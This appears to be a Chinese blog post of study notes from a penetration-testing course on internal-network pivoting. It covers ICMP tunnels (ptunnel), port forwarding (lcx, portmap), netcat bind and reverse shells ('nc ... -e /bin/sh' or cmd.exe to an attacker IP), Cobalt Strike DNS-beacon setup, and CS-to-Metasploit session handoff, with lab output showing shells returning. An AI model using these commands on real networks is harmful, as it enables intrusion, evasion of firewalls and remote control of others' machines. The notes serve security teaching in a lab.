

XD安全渗透测试课 学习笔记 | 内网渗透(四)

原创 耳鼠 0x00实验室 8月13日

本文章来源于团队成员耳鼠的个人学习笔记，是内网渗透阶段的最后一篇，本系列笔记定期更新，麻烦点个关注吧！

往期回顾

day58-64 XD安全渗透测试 笔记 | 提权阶段

day65-66 XD安全渗透测试 笔记 | 内网渗透(一)

day67-68 XD安全渗透测试 笔记 | 内网渗透(二)

day69-70 XD安全渗透测试 笔记 | 内网渗透(三)

Day71.域横向网络 & 传输 & 应用层隧道技术

必备知识点:

- 1.代理和隧道技术区别？
代理主要是解决访问问题
- 2.隧道技术为了解决什么？
- 3.隧道技术前期的必备条件？

已经获得一定的控制权,但是不能对控制的东西进行信息收集或执行它上面的东西在数据通信被拦截的情况下利用隧道技术封装改变通信协议进行绕过拦截CS、MSF无法上线,数据传输不稳定无回显,出口数据被监控,网络通信存在问题等.

在实际的网络中，通常会通过各种边界设备、软/硬件防火墙甚至入侵检测系统来检查对外连接情况，如果发现异常，就会对通信进行阻断。那么什么是隧道呢？这里的隧道，就是一种绕过端口屏蔽的通信方式。防火墙两端的数据包通过防火墙所允许的数据包类型或端口进行封装，然后穿过防火墙，与对方进行通信。当封装的数据包到达目的地时，将数据包还原，并将还原后的数据包发送到相应服务器。0x00实验室

常用的隧道技术有以下三种:

- 网络层:IPV6隧道、ICMP隧道
- 传输层:TCP、UDP、端口转发
- 应用层:SSH、HTTP/S隧道、DNS隧道

实验环境:



网络传输应用层检测连接通信-检测

1.TCP协议

用瑞士军刀-netcat

执行nc命令:nc<IP> <端口>

2.HTTP协议

用“curl”工具,执行curl<IP地址:端口>命令。如果远程主机开启了相应的端口,且内网可连接外网的话,就会输出相应的端口信息

3.ICMP协议

用“ping”命令,执行ping <IP地址/域名>

4.DNS协议

检测DNS连通性常用的命令是“nslookup”和“dig”

nslookup是Windows自带的DNS探测命令

dig是Linux系统自带的DNS探测命令

案例2-网络层ICMP隧道ptunnel(老工具,可以使用新的)使用-检测,利用kali-Target2-Target3

pingtunnel是把tcp/udp/sock5流量伪装成icmp流量进行转发的工具

-p ##表示连接icmp隧道另一端的机器IP (即目标服务器)

-lp ##表示需要监听的本地tcp端口

-da ##指定需要转发的机器的IP (即目标内网某一机器的内网IP)

-dp ##指定需要转发的机器的端口 (即目标内网某一机器的内网端口)

-x ##设置连接的密码

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```
Webserver: ./ptunnel -x xiaodi
```

```
Hacker xiaodi: ./ptunnel -p 192.168.76.150 -lp 1080 -da
192.168.33.33 -dp 3389 -x xiaodi #转发的3389请求数据给本地1080
```

```
Hacker xiaodi: rdesktop 127.0.0.1 1080
```

老版本介绍: <https://github.com/flvefour/ptunnel> (需自行编译)

新版本介绍: <https://github.com/esrrhs/pingtunnel> (二次开发版)

前期要将工具上传至Target2, 在webserver上允许程序运行

```
Last login: Thu Dec 3 04:20:07 2020
root@ubuntu:~# pwd
/root
root@ubuntu:~# ls
Desktop Documents Downloads Music Pictures proxychains Public Templates Videos
root@ubuntu:~# cd /
root@ubuntu:~# cd /opt/
root@ubuntu:~# ls
containerd/ netcat-0.7.1/ netcat-0.7.1.tar.gz PingTunnel/ PingTunnel-0.72.tar.gz
s: command not found
root@ubuntu:~# cd /opt/
root@ubuntu:~# ls
containerd/ netcat-0.7.1/ netcat-0.7.1.tar.gz PingTunnel/ PingTunnel-0.72.tar.gz
root@ubuntu:~# cd PingTunnel/
root@ubuntu:~# ls
CHANGELOG LICENSE Makefile md5.c md5.h md5.o ptunnel ptunnel.8 ptunnel.c ptunnel.h ptunnel.o README redhat selinux web
root@ubuntu:~# cd /opt/PingTunnel/
root@ubuntu:~# ./ptunnel -x xiaodi
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stiedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
```

再kali主机上执行运行命令。

```
root@kali:~# ptunnel -p 192.168.76.150 -lp 1080 -da 192.168.33.33 -dp 3389 -x xiaodi
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stiedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```


发现有流量过来:

```
root@kali:~# ptunnel -p 192.168.76.150 -lp 1080 -da 192.168.33.33 -dp 3389 -x xiaodi
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stiedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
[inf]: Incoming connection.
[evt]: No running proxy thread - starting it.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Connection closed or lost.
[inf]: Incoming connection.
[inf]: Session statistics:
[inf]: I/O: 0.00/ 0.00 mb ICMP I/O/R: 13/ 7/ 1 Loss: 0.1%
[inf]: Connection closed or lost.
[inf]: Session statistics:
[inf]: I/O: 0.00/ 0.00 mb ICMP I/O/R: 20/ 4/ 5 Loss: 1.2%
[inf]: Incoming connection.
[inf]: Incoming connection.
[inf]: Connection closed or lost.
[inf]: Session statistics:
[inf]: I/O: 0.00/ 0.00 mb ICMP I/O/R: 13/ 7/ 1 Loss: 0.1%
```


连接本地1080端口:

```
root@kali:~# rdesktop 127.0.0.1:1080
Core(warning): Certificate received from server is NOT trusted by this system, an exception has
been added by the user to trust this specific certificate.
Failed to initialize MLA, do you have correct Kerberos TGT initialized ?
Core(error): rcp_recv(), connection closed by peer
root@kali:~# rdesktop 127.0.0.1:1080
```

弹出远程连接端口



在Target3上我们发现3389端口正在被Target2请求,实际上是kali请求的



现在远程连接它走的不是以前的那个协议,而是ICMP流量的数据把3389流量转成了ICMP流量

案例3-传输层转发隧道Portmap使用-检测,利用



端口转发,环境是域环境

Windows:lcx


Linux:portmp


lcx -slave 攻击IP3131 127.0.0.1 3389 //将本地3389给攻击IP的3131

lcx -listen 3131 3333//监听3131转发至3333



用kali连接WEbserver的7777





案例4-传输层转发隧道Netcat使用-检测,利用,功能

kali-god\webserver-god\sqlserver | dc


1.双向连接反弹shell

正向:攻击连接受害

受害:nc -l -p 1234 -e /bin/sh //linux

nc -l -p 1234 -e c:\windows\system32\cmd.exe //windows

攻击:nc 192.168.76.132 1234 //主动连接



```

C:\>ipconfig
ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地连接 IPv6 地址 . . . . . : fe80::d83c:67d6:f541:e1bf%11
    IPv4 地址 . . . . . : 192.168.3.21
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.3.1


隧道适配器 isatap.{070786PC-206E-4B95-A5DB-81AB35E59FP4}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

隧道适配器 Teredo Tunneling Pseudo-Interface:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
  
```

- 1 反弹回会话
- 2 反向:受害连接攻击
- 3 攻击:nc -lvp 1234
- 4 受害:nc 攻击主机IP 1234 -e /bin/sh
- 5 nc 攻击主机IP 1234 -e c:\windows\system32\cmd.exe



```

C:\>nc -lvp 1234
连接特定的 DNS 后缀 . . . . . :
隧道适配器 本地连接=:
    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
隧道适配器 isatap.localdomain:
    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . : localdomain
C:\>nc 192.168.3.21 1234
^C
C:\>nc 192.168.3.21 1234
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation. 保留所有权利。

C:\>exit
^C
C:\>nc -lvp 1234
listening on [any] 1234 ...
  
```

反弹回shell

```

listening on [any] 1234 ...
connect to [192.168.3.31] from 0x02010CN-God [192.168.3.21] 61166
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation. 保留所有权利。

C:\>_
  
```

2.多向连接反弹shell-配合转发


反向:

```

god\Webserver: Lcx.exe -listen 2222 3333

god\Sqlserver: nc 192.168.3.31 2222 -e c:
\windows\system32\cmd.exe

kali或本机: nc -v 192.168.76.143 3333
  
```




直接反弹回来了shell

3.相关netcat主要功能测试

指纹服务:nc -nv 192.168.76.143

端口服务:nc -v -z 192.168.76.143 1-100



端口监听:nc -lvp xxxx

文件传输:nc -lp 1111 >1.txt | nc -vn xx.xx.xx.xx 1111 <1.txt -q 1

案例5-应用层DNS隧道配合CS上线-检测,利用,说明

当常见协议监听器被拦截时,可以换其他协议上线,其中的dns协议上线基本通杀


1.云主机Teamserver配置端口53启用-udp

2.买一个域名修改解析记录如下:

A记录-cs主机名-cs服务器ip

NS记录-ns1主机名-上个A记录地址

NS记录-ns2主机名-上个A记录地址



3.配置DNS监听器内容如下:

ns1.xiaodi8.com

ns2.xiaodi8.com

cs.xiaodi8.com


在CS中添加监听器



4.生成后门执行上线后启用命令:

```
beacon> checkin[*]  
Tasked beacon to checkin  
beacon> mode dns-txt  
[+] data channel set to DNS-TXT  
[+] host called home, sent: 8 bytes  
beacon> shell whoami  
[*] Tasked beacon to run: whoami  
[+] host called home, sent: 53 bytes  
[+] received output:
```


xiaodi-pc\xiaodi




执行完命令之后



生成后门:



上传后门,执行,上线



dns上线后视图中的电脑和其他协议不同,速度慢,还要执行几条命令才行

学隧道的意义?

测试的协议可能会被拦截。

有个网站是有80端口,http服务的。有漏洞,但访问不了,一访问就断断续续或直接访问不到。原因可能是对方防火墙禁止你的IP访问或者检测到有异常,这个时候,如果去搞的话,都是http协议,我们可以换个协议去搞

Day72.域横向 CS&MSF 联动及应急响应初识

演示案例:

MSF&CobaltStrike联动shell

```
CS->MSF
```

创建Foreign监听器->MSF监听模块设置对应地址端口->CS执行Spawn选择监听器


```
MSF->CS
```

CS创建监听器->MSF载入新模块注入设置对应地址端口->执行CS等待上线

```
use exploit/windows/local/payload_inject
```

